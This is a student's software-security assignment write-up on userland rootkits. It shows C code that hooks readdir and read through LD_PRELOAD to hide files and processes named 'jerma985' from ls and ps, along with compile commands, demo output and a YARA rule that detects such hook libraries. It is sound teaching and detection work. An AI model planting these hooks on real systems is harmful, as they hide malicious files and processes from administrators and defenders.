Graham Dungan
March 17, 2025
UIN: 332001764


CSCE 413: Software Security
Class 23-24: Rootkits & Yara rules

Demonstration Quickstart

The demonstration ls and ps evasion and the YARA ruleset detection is available by running `exploit.sh`. The demo script will walk through hiding the string "jerma985" file and process (with a before an after), as well as the output of running the YARA rule file `hook_detection.yar`.
To run this demo,

1. Enter the `Class2324` directory.
   `cd Class2424`
2. *(Optional)* If the script (or the `jerma985_program`) does not have execution permission, add such permissions.
   `chmod +x ./exploit.sh ./jerma985_program`
3. Run the `exploit.sh` script.
   `./exploit.sh`

What follows is a screenshot of the output of `exploit.sh`.



```
❯ ./exploit.sh
The following script is a demo of using LD_PRELOAD to hook the readdir and read functions to ignore the string 'jerma985' in f
iles and processes, respectively.

We will first run ls without the LD_PRELOAD.
Press Enter to run ls command...
 exploit.sh           hooks.c    jerma985           jerma985_program.c   readdir_test
 hook_detection.yar   hooks.so   jerma985_program  'printf hook'         readdir_test.c

We will now run ls with the LD_PRELOAD, hooking the readdir function.
Press Enter to run the hooked ls command...
 exploit.sh   hook_detection.yar   hooks.c   hooks.so  'printf hook'   readdir_test   readdir_test.c
It is seen that the hook has ignored all files that contain 'jerma985'.

We will now run ps | grep 'jerma985' to find programs containing the name jerma985.
Press Enter to run the normal ps command...
  30831 pts/4    00:00:00 jerma985_progra

We will now run ps | grep 'jerma985' with the LD_PRELOAD, hooking the read function.
Press Enter to run the hooked ps command...
It is seen that the hook has ignored all programs that contain 'jerma985'.

We will now run the YARA rule file hook_detection.yar and demonstrate it finding the hooks.so file.
Press Enter to run YARA ruleset...
DetectHook ./hooks.so
It is seen that YARA has found the hooks.so file.
```

Hooking `readdir` to evade ls

The code for hooking the `readdir` function can be found in `hooks.c` and has been compiled to `hooks.so`. The string used to compile `hooks.c` is

```
gcc -shared -fPIC -o hooks.so hooks.c -ldl
```

What follows is a description of the compile flags;

- `-shared` informs GCC that this code should be compiled as a shared library.
- `-fPIC` informs GCC that this should be compiled as position-independent code, meaning it can be loaded at any memory address.
- `-o` specifies the output file should be `hooks.so`
- `-ldl` allows the use of `dlsym()` in the dynamic linking library.

C Code

What follows is a truncated snippet of code from `hooks.c` that hooks into the `readdir` function.

```c
1  const char target_str[] = "jerma985";
2  typedef struct dirent* (*orig_readdir_t)(DIR* dirp);
3  struct dirent* readdir(DIR* dirp) {
4      static orig_readdir_t orig_readdir = NULL;
5      orig_readdir = (orig_readdir_t)dlsym(RTLD_NEXT, "readdir");
6      struct dirent* entry = orig_readdir(dirp);
7      while (entry != NULL && strstr(entry->d_name, target_str) != NULL) {
8          // If jerma985 is in the directory, call orig_readdir again to skip it
9          entry = orig_readdir(dirp);
10     }
11     return entry;
12 }
```


Line 1 describes the target string which will be used for later comparisons. Line 2 defines a function pointer type for the original `readdir` function. Line 3 establishes the new `readdir` function, using the same function definition. Lines 4-5 use the `dlsym()` function to find the next instance of `readdir`. Since we will be pre-loading our function, the original will be the next instance of the `readdir` function (as specified by `RTLD_NEXT`). Lines 6-10 collect the output of the original `readdir` function and check for the substring ”jerma985”. If found, it will continuously read new entries in the directory until it either finds another entry that does not contain the substring or iterates through the entire directory. Line 11 terminates the function by returning the entry. The ls command uses `readdir` to find all entries in a directory, so intercepting this and skipping instances of entries with the sub-string will effectively hide them from view.

Demonstration

We can now pre-load the shared object file `hooks.so` and follow it with the ls command,

```
LD_PRELOAD=./hooks.so ls
```

What follows is a demonstration of the output of ls with and without the hooks.so pre-load in the `Class2324` directory.



```
❯ ls
exploit.sh  hook_detection.yar  hooks.c  hooks.so  jerma985  jerma985_program
❯ LD_PRELOAD=./hooks.so ls
exploit.sh  hook_detection.yar  hooks.c  hooks.so
```

Hooking `read` to evade ps

A similar hook can be created for the `read` function to evade process listings with the ps command.

C Code

What follows is a truncated snippet of `hooks.c` that hooks into the `read` command.

```
1  typedef ssize_t(*orig_read_t)(int, void*, size_t);
2  ssize_t read(int fd, void* buf, size_t count) {
3      static orig_read_t orig_read = NULL;
4      orig_read = (orig_read_t)dlsym(RTLD_NEXT, "read");
5      ssize_t result = orig_read(fd, buf, count);
6      if (strstr(buf, target_str)) {
7          return 0;
8      }
9      return result;
10 }
```


For the sake of brevity, we will explain this function briefly as it shares the same structure as the `readdir` hook as seen in the previous section. Lines 1-5 establish a type for the original `read` function, acquire it with `dlsym`, and call the original function to intercept the information that is being read. Lines 6-9 check for the existence of the substring in the buffer and, if it does exist, it will return that 0 bytes were read. Otherwise, if the substring is not found, it will return the information read. Since ps uses the `read()` function to read process information from `/proc/...`, so any mention of the substring will result in no bytes being read from these locations.

Demonstration

We can now pre-load the shared object file `hooks.so` and follow it with the ps command. Since we want to omit processes being ran, we will run the process `jerma985_program` which simply runs infinitely until terminated;

```
#include <unistd.h>
int main(void) {
    while (1) {
        sleep(1);
    }
    return 0;
}
```

We will now attempt to call `ps | grep "jerma985"` to find a process with the substring.



```
❯ ./jerma985_program &
[1] 44617
❯ ps | grep "jerma985"
  44617 pts/6    00:00:00 jerma985_progra
❯ LD_PRELOAD=./hooks.so ps | grep "jerma985"
```

As seen here, the pre-loaded ps command could not find the jerma985 process.

YARA Hook Detection

YARA Rules

A YARA rule file `hook_detection.yar` has been created to detect possible hooking files.

```
1  import "elf"
2
3  rule DetectHook
4  {
5      meta:
6          description = "Detects a hooking program in ELF binaries"
7          author = "Graham Dungan"
8          date = "2025-03-17"
9
10     strings:
11         $islib = /[a-zA-Z].so/
12         $dlsym = "dlsym"
13         $lshook = "readdir"
14         $pshook = "read"
15
16     condition:
17             (elf.type == elf.ET_EXEC or elf.type == elf.ET_DYN) and ($islib and ($dlsym and (
                 $lshook or $pshook)))
18 }
```


The YARA rule `DetectHook` scans for strings commonly used in hooking binaries. The condition line on 17 first checks all files for ELF binaries that are executable or shared libraries. The following part of the conditional statement on line 17 checks if these binaries are shared libraries (containing the `.so` suffix) and, if they are libraries, if they contain `dlsym`. If they do contain `dlsym`, they are most likely overriding some function, so a final check for possible ls and ps hooks are made.

Demonstration

Running the YARA ruleset in the `Class2324` directory,

```
yara ./hook_detection.yar .
```

We can find that it detects the shared object file,



```
❯ yara ./hook_detection.yar .
DetectHook ./hooks.so
```